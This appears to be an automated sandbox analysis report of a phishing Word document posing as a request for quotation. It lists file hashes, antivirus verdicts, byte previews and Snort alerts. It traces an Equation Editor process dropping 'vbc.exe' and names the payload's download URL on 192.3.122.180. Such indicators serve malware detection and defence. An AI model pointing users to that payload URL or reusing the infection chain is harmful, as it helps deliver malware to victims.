| SHA-512:   | A75D6F6834CD6D1775374EB75058AB6F5541EB037DED6A4498245D23835F330919E97B3A360746F8D80C7503FE6E2E4BB9A56A616A63EA2EAF58C18A30E0B207   |
| Malicious:   | true   |
| Antivirus:   | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 13%</li> </ul>   |
| Reputation:  | low  |
| IE Cache URL:  | <a href="http://192.3.122.180/1100/vbc.exe">http://192.3.122.180/1100/vbc.exe</a>  |
| Preview:   | MZ.....@.....!.L.!This program cannot be run in DOS mode....\$.....1..Pf..Pf..Pf.*_9..Pf..Pg..L.Pf.*_..Pf.sV..Pf..V`..Pf.Rich.Pf.....<br>.....PE..L..Z.Oa.....j.....-5.....@.....@.....<br>.....text..h.....j.....`rdata.....n.....@..@.data.....@...ndata..`.....rsrc.....@..@.....<br>.....<br>..... |

|  |  |
|--|--|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P1...wW.....-w-w-----Ww-----Ww.....--w-w-Ww.....-WW.W[1].wbk |  |
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:   | Rich Text Format data, unknown version   |
| Category:  | downloaded   |
| Size (bytes):  | 18403  |
| Entropy (8bit):  | 3.8961893755654535   |
| Encrypted:   | false  |
| SSDeep:  | 384:B8TOyxGioDT31T1cn2UXNaMoPjhaeFkfylzc:B8TjxmDT3CFNShpFUMc   |
| MD5:   | 79B064007E51E1CFB2F7C91C732242A9   |
| SHA1:  | C4748FD11683B4B02E5BBC13746005A023F66568   |
| SHA-256:   | B5784DC5717D0733BCDD150FDA07CC94BCC2E2529E0F03E3BB9EC9B623302496   |
| SHA-512:   | AE4601607F1AB7CD49CF1BD3F99B814936CDAA1FBD0D4C48194E914C843AD35720A9AA3D0EA7A8C236247D0C166188C4FDC6B17BE7DA560827EB471AB01B10B  |
| Malicious:   | false  |
| Reputation:  | low  |
| IE Cache URL:  | <a href="http://192.3.122.180/.....w_W.....W.....-Ww.....----Www.....----WW-----wW-----.wW/.....wW.....-w-w-----Ww-----Ww.....--w-w-Ww.....-WW.W.wbk">http://192.3.122.180/.....w_W.....W.....-Ww.....----Www.....----WW-----wW-----.wW/.....wW.....-w-w-----Ww-----Ww.....--w-w-Ww.....-WW.W.wbk</a>  |
| Preview:   | {!rtf9583  `=_-; <?*?^?{!%_.%_?57#~:7@9:[.6~?%@<.2_=!!4,9??%?%2#][+_.39*9-&%3=?0#42> ~1)@;54@?)?;27;5?%?677).9~.?934~,&28_5?3/2+4.%0?^?3)?%_).12!#~?%?. ]>+7_-@(@2?*<&)>@:; \$?[_!&%=8<&2'49!_~.-8%_+61>?%].!7\$4. ,9~-7!47./?%;:#?%,<8!7.-&%&1#.;&]6+%)=?0-4 ^.3_5.?%8+- ^9.7# @~&3!%. ;2>2.. =.68)623~+[#=#@?..@#,;2?`_.!(?+2@?[+*9*9&3?&?`_.!:<5!(.=112-31>1!+%-1&,3!?, >(5\$` <-,?%;`@7*[?`3_-`+ =2_1<&(5(2+,.)2!0+1+?8.?  0!.*3?<2?`?:&-\$?3!%;!5-\$/?%6+\$=I%>(&.-18%3^.&>?8)\$_,>?`_.!><16_9<)>?,3*%2.#5#?+)-;3?%6-. .?^?4?%3%(-\$.??.83=1??+8!??@08_%.8->6?2?8347!?.?0?*? 44'[@!!\$?0->5?6=<1]+.6-/?87_8/\`~!<?`?*@_=_6?&?/?+67)\$.?9)=?2'3,>~69?_<@,%-6?-@?/?-*&&\$5[<62'!;#?%?)@([?%?4.48?/!@8^64..8?]0!6?~ [!6>@?]?[<\$9.+>4`~`-796\$6-?)9).??&.\$-1 0?8?0>3';])73#?>3?+);8(0.6`@58?3\$-0.,0[\$6?%?^?3([?04`)??!-4+9%`(.0?7>6?/#\$.?#`^)7+&_?[_[\$`!1?.?41&]7.* 85*%8+->#3.7.;?!\$1#,.?7?)\$(_#5<4]89*<?7@+?77,8?512?.%3-1.&1%+/;?7)%+?2 7?22775- < |

|   |  |
|---|--|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9853DB.wbk |  |
| Process:  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type:  | Rich Text Format data, unknown version                 |
| Category:   | dropped  |
| Size (bytes):   | 18403  |
| Entropy (8bit):   | 3.8961893755654535                                     |

## C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9853DB.wbk

|            |  |
|------------|--|
| Encrypted: | false  |
| SSDeep:    | 384:B8TOyxGioDT31T1cn2UXNaMoPjhaeFkfylzc:B8TjxmDT3CFNShpFUMc   |
| MD5:       | 79B064007E51E1CFB2F7C91C732242A9   |
| SHA1:      | C4748FD11683B4B02E5BBC13746005A023F66568   |
| SHA-256:   | B5784DC5717D0733BCDD150FDA07CC94BCC2E2529E0F03E3BB9EC9B623302496   |
| SHA-512:   | AE4601607F1AB7CD49CF1BD3F99B814936CDAA1FBD0D4C48194E914C843AD35720A9AA3D0EA7A8C236247D0C166188C4FDC6B17BE7DA560827EB471AB01B10B  |
| Malicious: | false  |
| Preview:   | {!rtf9583!`=_^;<?*?^?!=!%_.?57#~:7@9:[6~?%@.<.2_=!!4,9??]?%][+39*9-&%3=?0#42>> -1@;54@?)?;75?%?677).^9_?934-,&28_5?3/2+4.%?0?`^(3)?%~.12!/#*~%?.]_>+7-_@>@?>@;]>\$!_!&%=8<&2'4%!_~.8%+%1>?%6].*7\$4,!_9-=7!47./?;9;:#%<[8'7.-&%&1#.&:]6+%)=?*0-4 _3_5.?%\$-+ ^9.7# @-&3!.%6!_2>2..]=.68)623->#[#=#@..;2:_!..?+2@?]+*9*9&3?&?._<5!(.=112-31>1+%-1&3!?).%>(5\$`<-?,?%;`@7*?3_~'_+2_1&<((5(2+,)]2!0+1+28.? 0!.*3?<?;?*&-\$?3];!%5=/\$/?%+==\$= %>(&.-!8%3^.&>8)\$?,>%?.? -><16_9<>?,3%62,#5#?+)-,3?%-]. ?^4?%63%(-\$-??,.83=1??+-8!??@08_%.8-8.>6??8347!?0?*?44![@!!\$?0@5?6=<1]+.6-/?87_8/`~-!<?_*?<@_=&6?/?1+?7)\$._??9))=2'3,>~69?_<@,%-6?~.@@?*-*&&\$5[<%2';#?*%)8@([?%?([4.48?!/@8'164.8?]?)0'6??~/6>>@?*][\${9.+.4`~-796%=?})9).??&?.-\$-1@?8?0>3';:]73 #?^3?+);8(0.6@58?&0-,0[\$6?%^^?3/([204'<)??!-4+9%*(0?7>6'/?\$#:?#`^);7+&_?[_\$!1!.?41&]7.*85*%68+->3.7.;?!)\$_#5<4?]89?<?7@+?7?_8?^512.?93-1.&1%+/;?]7)%+?2?7%2?75- < |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp |   |
|--|---|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:   | Composite Document File V2 Document, Cannot read section info   |
| Category:  | dropped   |
| Size (bytes):  | 6144  |
| Entropy (8bit):  | 3.753786725957695   |
| Encrypted:   | false   |
| SSDeep:  | 48:rLgOVZw1wQTl/8bc3ABC0ktG0/Rloj+WRdpz:oZZmwQTl/nABJf0J5jRR  |
| MD5:   | 3F01C8FE293ADB74C1FB33FA16B63F95  |
| SHA1:  | 56C16FA4E0B37CB01BE3F973E3E74AC2BB95D6BF  |
| SHA-256:   | ED9ACC8BED7BEF8217B1AF1DDE4C4BE7B81E37D4DA0E82C563C26C8CF75D7983  |
| SHA-512:   | 762CA2F279AF296C6AC84741D339975E4BC2618EE3D7F6DC1622711F7DDA1DEEF690D7A5B634E8E4223903525955723CC9F6C07F9DD4757BB9A4342BB8A17B8         |
| Malicious:   | true  |
| Antivirus:   | <ul style="list-style-type: none"> <li>Antivirus: Avira, Detection: 100%</li> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> </ul> |
| Preview:   | >.....  |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4C53FAE1-25F0-48E5-8083-1B02306C71A5}.tmp |  |
|--|--|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:   | data   |
| Category:  | dropped  |
| Size (bytes):  | 3774   |
| Entropy (8bit):  | 3.5540606276661406   |
| Encrypted:   | false  |
| SSDeep:  | 96:qUNznIUendEJjgCjk6/AT/x6GpzSsP8XuSo:vNLIU3N4qAdelpl+  |
| MD5:   | 1F3897864361C0D07786091F3C2CA1B9   |
| SHA1:  | 45E2127F9AECB43545DEBEF1B7ADC4E75603650  |
| SHA-256:   | BF5AD13992235C123456E15FAF52BD54F6DB416A277A5D9109F1174C74BF6F17   |
| SHA-512:   | 39A8C13353340CF55881A028AB783F4482E056B71E20C7821F4986C6BF7262A28B3AEA05493B1063A2FF91F2DD7CDDD48CE69BE274EACC131724804CC099838C   |
| Malicious:   | false  |
| Preview:   | J!.`=_-^;...<?*?^?^!^!%...%_?5.7.#~.7.@9:[..6~?%_.@...<2_=_!..!4.,9???.]%.?%.[+_3.9.*9.-.&%3.=?0#.4.2.>, ;~1.).@;5.4.(@?.)/.?..?7.;5.2%?6.7.7.)...^9_? 9.3.4.- _,&2.8_5?3.2.+4..%0.?`^(3.2%~.,1.2!/#*~%?.]_>+7_-_-@.2.?*~&.>@;.:]>\$.?[_?_!.&%=8.<&2.'4.%!_1*~_~8.%+%.1>?.%]...*7\$.4... .,9~'.=7!!4.7./?;9...:#?%<[8'/.7...-&%&1#...&.]6+%).=?.)*.0-.4 _3_5...?%\$.+. .^9...7#. @~.&3.!..% .;2>2...]=6.8.).6.2.3.-+[#.?...=#[@?....@#.;2.?`!..!...(.?+2.@[+.*9*.9.&3.?&?._`...<5!(.=1.1.2.-3.1.>1.!+%.~1.&..3.!?).%,>(.5.\$`& <~?_.?%_.@7.*[?'.3._~;_+&2_&<'(.5.(2.+...)].`2!0+-1+?8...? 0!...*3.?<!?.?&-\$?.3.];!%.5.=/\$;./?%+.=\$=[&.'...!8%.3.^...&?8.).\$. |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7199A5F7-5FF6-48D3-B4C9-8BC65C6158F0}.tmp |  |
|--|--|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE           |
| File Type:   | dBase III DBT, version number 0, next free block index 7536653   |
| Category:  | dropped  |
| Size (bytes):  | 1024   |
| Entropy (8bit):  | 0.10581667566270775  |
| Encrypted:   | false  |
| SSDeep:  | 3:GhI/dlYdn:Gh2n   |
| MD5:   | 28ADF62789FD86C3D04877B2D607E000                                 |
| SHA1:  | A62F70A7B17863E69759A6720E75FC80E12B46E6                         |
| SHA-256:   | 0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2 |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7199A5F7-5FF6-48D3-B4C9-8BC65C6158F0}.tmp |  |
|--|--|
| SHA-512:   | 15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D |
| Malicious:   | false  |
| Preview:   | ..s.d.f.s.f.....<br>.....<br>.....   |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C94CB11B-D1B2-466D-A54A-3B0D7AFF6150}.tmp |   |
|--|---|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:   | data  |
| Category:  | dropped   |
| Size (bytes):  | 1024  |
| Entropy (8bit):  | 0.05390218305374581   |
| Encrypted:   | false   |
| SSDeep:  | 3:ol3lYdn:4Wn   |
| MD5:   | 5D4D94EE7E06BBB0AF9584119797B23A  |
| SHA1:  | DBB111419C704F116EFA8E72471DD83E86E49677  |
| SHA-256:   | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1  |
| SHA-512:   | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B<br>A4 |
| Malicious:   | false   |
| Preview:   | .....<br>.....<br>.....   |

| C:\Users\user\AppData\Local\Temp\Rorqu.exe |   |
|--|---|
| Process:                                   | C:\Users\Public\vbc.exe   |
| File Type:                                 | PE32 executable (GUI) Intel 80386, for MS Windows   |
| Category:                                  | dropped   |
| Size (bytes):                              | 21329192  |
| Entropy (8bit):                            | 0.09333113902738023   |
| Encrypted:                                 | false   |
| SSDeep:                                    | 1536:FintsRaMqcJlXVEKTaB/3oXygTsaLxGMwLCQkzYn9XJVGdVAeFJnXoyHWa/ybjL:MntsRaMqClXUoX7Tv35+hzvVAPh1   |
| MD5:                                       | FC6007F02B5B1F0B3AE930F558E62318  |
| SHA1:                                      | 142D0CF6AE963035C8C550415685FC33F240CA84  |
| SHA-256:                                   | 0F5110294DBC50AC6E17E7FD10FB6E9CB8FD0A408269D5C54CA0AB428E088B0E  |
| SHA-512:                                   | 730F3098A8C1F5507F84C4D85DF78F99A70B161C0333E7BEDC6D97C71AFA765B056AABF7A345D96D8B6D3841E37BCE593F83228F2A4191A25BDE09A17528B0E   |
| Malicious:                                 | true  |
| Preview:                                   | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.SM.SM.SM..Q..RM..o.UM.ek.RM.RichSM.....PE..L..<br>2..S.....PC..\$.....@.....`E.....E.....(....X8C.....P'E.....0.....text.....<br>.....`data..p.....@....rsrc..X8C.. ...@C.....@..@..I.....MSVBVM60.DLL.....<br>..... |

| C:\Users\user\AppData\Local\Temp\{7F82C086-01FA-4021-9D57-F207AE8DD100} |   |
|---|---|
| Process:  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:  | data  |
| Category:   | dropped   |
| Size (bytes):   | 131072  |
| Entropy (8bit):   | 0.02550667795899238   |
| Encrypted:  | false   |
| SSDeep:   | 6:ID3DPcaM31fM7FvxggLRzadXYEi1PAtRXv//4tnRujlw//+GtluJ/eRuj:i3DPZQM7pfsYTPATvYg3J/  |
| MD5:  | 9AC4D58DB9D2E8BEB4766FC90854C4B8  |
| SHA1:   | E49531955C4CC933A1495AE5573C06BBD3046871  |
| SHA-256:  | 4235CA00532F6053D06FDB0A8C658B858543F6A109B5B60B07EC49B25E52545A  |
| SHA-512:  | 8C6F41DD679A98DE9AF897318A2D7E2F335C4B4B0DCEFC7506336734B1BA7FBA15248EBE668CF09091A3AD05DF3560F1384AC03CAD960B6457292242AEE8CE<br>0 |
| Malicious:  | false   |
| Preview:  | .....M.eFy..z.~...sh.'....#S,...X.F..Fa.q.....m.O....D.....E.g.<.....X...X...X...X.....<br>.....zV.....@.....<br>.....              |

| C:\Users\user\AppData\Local\Temp\{BBC19062-704E-4D55-A02E-4767DF8C1005} |  |
|---|--|
| Process:  | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |

**C:\Users\user\AppData\Local\Temp\{BBC19062-704E-4D55-A02E-4767DF8C1005}**

|                 |   |
|-----------------|---|
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 131072  |
| Entropy (8bit): | 0.025347474429250682  |
| Encrypted:      | false   |
| SSDeep:         | 6:i3DPcWy67HvxggLRkpUHIOUh0BDRXv//4tfnRujlw//+GtluJ/eRuj:i3DP3yYoSEt1vYg3J/   |
| MD5:            | A4762AC7388F508D2EB12CF7E1A675F7  |
| SHA1:           | DF14EFD5AE725067B75E6FBA402CB9CC8F81D135  |
| SHA-256:        | 33CEB0FC18B54F76BBBC4F2F8DD11A3613F15DEA3CCFB1FE48757E89FB8C239   |
| SHA-512:        | 59F300AE803325E7342CBB5301E030A4DA978746FC19457BB663BFE50AECDC7B43C628036D5D2D758AC1F8490EB15CC70425A671FA4DDFB332D9F1180F10799 |
| Malicious:      | false   |
| Preview:        | .....M.eFy...zEC.[.I.C..y.t..\S...X.F...Fa.q.....5".."M..N..N..d.....Q.F...G..X.....x..x..x..x.....<br>.....zV.....@.....       |

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\....w\_W....W.....-Ww.....----Www.....wW-----wW- on 192.3.122.180.url**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | MS Windows 95 Internet shortcut text (URL=<http://192.3.122.180/....w_W....W.....-Ww.....----Www.....wW-----wW->), ASCII text, with CRLF line terminators |
| Category:       | dropped   |
| Size (bytes):   | 125   |
| Entropy (8bit): | 3.5671609022032786  |
| Encrypted:      | false   |
| SSDeep:         | 3:HRAbABGQYm/PXygX/SBLLGLL+/ILLD/LKml2LFC:HRYFVm/PIB/GLS5veh  |
| MD5:            | 91FB5658C3479EE7BD0AFD2D43E68C34  |
| SHA1:           | EE4B274F1DF97A45F45AA654F44F47378E37AEE2  |
| SHA-256:        | DE463A568008020D85DF692666A8467B96E4971862FEE2D54F70D210F5134C8D  |
| SHA-512:        | 9290BE5CBC81395B3B9E2C7E1CBC005046F47C23C5C537BACD1A8351A9853521E8F2DB6687A94D5BAED226F3580158F7A61FB0A4B4349D4A31F0609C3C09DD1F                          |
| Malicious:      | false   |
| Preview:        | [InternetShortcut]..URL=http://192.3.122.180/....w_W....W.....-Ww.....----Www.....wW-----wW-/....   |

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\....wW.....-w-w-----W-----Ww-----Ww.....wW-wW.W.wbk.url**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | MS Windows 95 Internet shortcut text (URL=<http://192.3.122.180/....w_W....W.....-Ww.....----Www.....wW-----wW->), ASCII text, with CRLF line terminators |
| Category:       | dropped   |
| Size (bytes):   | 197   |
| Entropy (8bit): | 3.177540144574292   |
| Encrypted:      | false   |
| SSDeep:         | 3:HRAbABGQYm/PXygX/SBLLGLL+/ILLD/LKml2LFPLF//sCIP11xG2L/LyONqc0P:HRYFVm/PIB/GLS5vea/sPG1c0P   |
| MD5:            | 400E24986BDC7AE61FDFDF513B4F0DA8  |
| SHA1:           | 2C2AC1D72FE05B356B00E306775870A877D51709  |
| SHA-256:        | 966FA45FE028E24F04C07BF4D59CE33F2632CF1B6F28D416B1C581EF7A874DED  |
| SHA-512:        | DD971FD8009A64B0A214667882BD15A39A4FCB814E6CF836403F5AF38CB4AA4B4776AF92E12EBF50A515837C499D114D2E0BF8546FD340D063A12C6C98A23291                          |
| Malicious:      | false   |
| Preview:        | [InternetShortcut]..URL=http://192.3.122.180/....w_W....W.....-Ww.....----Www.....wW-----wW-/....wW-wW-----W-----Ww-----Ww.....wW-----Ww.....wW-W.wbk.    |

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ with Specification (Fitch Solutions).LNK**

|                 |  |
|-----------------|--|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:      | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Dec 1 20:52:19 2021, length=10392, window=hide |
| Category:       | modified   |
| Size (bytes):   | 1169   |
| Entropy (8bit): | 4.593717368782881  |
| Encrypted:      | false  |
| SSDeep:         | 12:85d066gXg/XAICPCHaXvB4XB/a/X+WRIgDRyxm4icvb2ccLhm1lgDRxyyNDtZ3Ye:8i/XT/4InlgImreiVYlgIGDv3qfQd7Qy   |
| MD5:            | D4475677CFAE6000060FA38D04D05FC3   |
| SHA1:           | 0094632DBAFE1C5E32EFDF1A840D8ACC95B857CD   |
| SHA-256:        | EB04FAF74F61BF89205D1755923B47B23DE05E6D10E7E10DFA1E48E310819727   |
| SHA-512:        | F10779EDF6F508A9D67E6E0CD6B33DD78694106AE0084F516344A969A0D475FE1733D6EB7EF2510EDCE316C1E5398AE2FFF691769DDD467B4F52C0BB8288156  |
| Malicious:      | false  |

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFQ with Specification (Fitch Solutions).LNK**

Preview:

```
L.....F.....?.....?.....(.....P.O. :i.....+00.../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2..d.l.l.,-.
2.1.8.1.3....L.1....S!...user.8.....QK.X.S!*=&..U.....A.l.b.u.s....z.1.....S"....Desktop.d....QK.X.S'*_=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7
.6.9.....2.(..S...RFQWIT~1.DOC.....S ..S *.....R.F.Q. .w.i.t.h. .S.p.e.c.i.f.i.c.a.t.i.o.n. (.F.i.t.c.h. .S.o.l.u.t.i.o.n.s.)..d.o.c.x.....-..8.[.....?
J.....C:\Users\#.....\l305090Users.user\Desktop\RFQ with Specification (Fitch Solutions).docx.D.....L.....D.e.s.k.t.o.p.\R.F.Q. .w.i.t.h. .S.p.e.c.i.
f.i.c.a.t.i.o.n. (.F.i.t.c.h. .S.o.l.u.t.i.o.n.s.)..d.o.c.x.....LB.)..Ag.....1SPS.XF.L8C....&m.m.....-..S.-1.-5.-2.1.-9.6.6.7.7.1.3
```

**C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | ASCII text, with CRLF line terminators  |
| Category:       | dropped   |
| Size (bytes):   | 398   |
| Entropy (8bit): | 4.773601319996716   |
| Encrypted:      | false   |
| SSDeep:         | 6:bCdB/GLS5vek6QoRTGVfkZ7+YAuPaZ5SutAneN/sPG1c0kWRTGVfkZc:bCxuL0ZAccFNAHHSuyn6/y2c7ecc6   |
| MD5:            | 684C09B02D5E18CA5D06EA84E6A4BDA8  |
| SHA1:           | C6E335A59717F11DA3027088C4674370A06E93DC  |
| SHA-256:        | 754FFF65272C48E58D56148A2B28C5E9AB133E8FD74151A292EDF85A8FA84F97  |
| SHA-512:        | 2EEAB1F75F514C945E3B49BC3124E707A1D17B6FED57B477CE36D4D13135072D664C6ECBF30FC7C4EB53679A6B44166C0A1AD0BBD323EABEFBCB0C4F77A94 EA6   |
| Malicious:      | false   |
| Preview:        | [folders]..Templates.LNK=0.....w_W....W.....-Ww.....-Www.....wW-----wW- on 192.3.122.180.url=0..RFQ with Specification (Fitch Solutions).LNK=0..[m iscsers\user\AC:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat].....wW.....-W-W----W-----Ww-----Ww-----W-W-wW.W.wbk.url=0..[misc]..RFQ with Specification (Fitch Solutions).LNK=0.. |

**C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 162   |
| Entropy (8bit): | 2.5038355507075254  |
| Encrypted:      | false   |
| SSDeep:         | 3:vrJlaCkWtVvDFH5UKycWT5yAi/lIn:vdsCkWtgZ2YAyIl   |
| MD5:            | 6525B5171CE36A6D7EDB3E4DFD5CB579  |
| SHA1:           | 70AFC3864539BCF8F1C4CD336F6096534A6268FA  |
| SHA-256:        | 617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF  |
| SHA-512:        | 700AAEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA83 2 |
| Malicious:      | false   |
| Preview:        | .user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...  |

**C:\Users\user\Desktop\~\$Q with Specification (Fitch Solutions).docx**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 162   |
| Entropy (8bit): | 2.5038355507075254  |
| Encrypted:      | false   |
| SSDeep:         | 3:vrJlaCkWtVvDFH5UKycWT5yAi/lIn:vdsCkWtgZ2YAyIl   |
| MD5:            | 6525B5171CE36A6D7EDB3E4DFD5CB579  |
| SHA1:           | 70AFC3864539BCF8F1C4CD336F6096534A6268FA  |
| SHA-256:        | 617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF  |
| SHA-512:        | 700AAEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA83 2 |
| Malicious:      | false   |
| Preview:        | .user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...  |

**C:\Users\Public\vbcb.exe**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE                          |
| File Type:      | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive |
| Category:       | dropped   |
| Size (bytes):   | 131450  |
| Entropy (8bit): | 7.073556124984408   |
| Encrypted:      | false   |
| SSDeep:         | 3072:gbG7N2kDTHUpou4ubwlzYrBufYik3UzoHa8Gj2y:gbE/HUjwlkgfYJioqqy                              |

|                         |  |  |  |
|-------------------------|--|--|--|
| C:\Users\Public\vbc.exe |  |  |  |
| MD5:                    | 252803B9E92ECB76F1F2DD22639AD630   |  |  |
| SHA1:                   | 4312D57342D471D6381C021A07BF78D519F5FDF3   |  |  |
| SHA-256:                | B8FA40B8B16DA73AF342A809AD1AC92900F3B102C1FD0126D2535E65F78AB7B8   |  |  |
| SHA-512:                | A75D6F6834CD6D1775374EB75058AB6F5541EB037DED6A4498245D23835F330919E97B3A360746F8D80C7503FE6E2E4BB9A56A616A63EA2EAF58C18A30E0B207   |  |  |
| Malicious:              | true   |  |  |
| Antivirus:              | <ul style="list-style-type: none"> <li>Antivirus: Joe Sandbox ML, Detection: 100%</li> <li>Antivirus: ReversingLabs, Detection: 13%</li> </ul>   |  |  |
| Preview:                | <pre>MZ.....@.....!..L!This program cannot be run in DOS mode....\$.....1...Pf..Pf..Pf.*_9..Pf..Pg..LPf.*_..Pf.sV..Pf.V'..Pf.Rich.Pf.....<br/>.....PE.L..Z.Oa.....j.....-5.....@.....@.....<br/>.....text..h.....j.....`rdata.....n.....@..@.data.....@....ndata..`.....rsrc.....@..@.....<br/>.....</pre> |  |  |

## Static File Info

### General

|                       |   |
|-----------------------|---|
| File type:            | Microsoft Word 2007+  |
| Entropy (8bit):       | 6.902507762507664   |
| TrID:                 | <ul style="list-style-type: none"> <li>Word Microsoft Office Open XML Format document (49504/1) 49.01%</li> <li>Word Microsoft Office Open XML Format document (43504/1) 43.07%</li> <li>ZIP compressed archive (8000/1) 7.92%</li> </ul> |
| File name:            | RFQ with Specification (Fitch Solutions).docx   |
| File size:            | 10392   |
| MD5:                  | 6f6e82505d97090f456dc944678670d   |
| SHA1:                 | 3e95e486346d44c053ef45748266b3da916110c9  |
| SHA256:               | 363d7304454fc6f29f8eff497d56470beb41b1d7a013ec3ab5b4191847278bd3  |
| SHA512:               | fe7b632e990e0242788df1b24f7ecfe997b6d10449eb79a7666b2c3c745607ed711fe4059b6abc449ba0c02bd403f401fd5ce9b29e82e6f96ff3a448a9068   |
| SSDEEP:               | 192:SclMmtPvcv8EMG/bCcCZOOGAwI+CVWBXBG23w2+:SPX88E7xAOGNHkqqE   |
| File Content Preview: | <pre>PK.....!....7f.....[Content_Types].xml ...(...<br/>.....<br/>.....</pre>   |

### File Icon

|            |                  |
|------------|------------------|
|            |                  |
| Icon Hash: | e4e6a2a2a4b4b4a4 |

## Network Behavior

### Snort IDS Alerts

| Timestamp                | Protocol | SID  | Message                                  | Source Port | Dest Port | Source IP    | Dest IP       |
|--------------------------|----------|------|--|-------------|-----------|--------------|---------------|
| 12/01/21-13:53:14.849988 | TCP      | 1142 | WEB-MISC /.... access                    | 49165       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:20.891438 | TCP      | 1142 | WEB-MISC /.... access                    | 49166       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:25.258970 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:25.258970 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:25.400791 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:25.400791 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |

| Timestamp                | Protocol | SID  | Message                                  | Source Port | Dest Port | Source IP    | Dest IP       |
|--------------------------|----------|------|--|-------------|-----------|--------------|---------------|
| 12/01/21-13:53:26.645348 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:26.645348 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:26.760868 | TCP      | 1042 | WEB-IIS view source via translate header | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
| 12/01/21-13:53:26.760868 | TCP      | 1142 | WEB-MISC /.... access                    | 49167       | 80        | 192.168.2.22 | 192.3.122.180 |
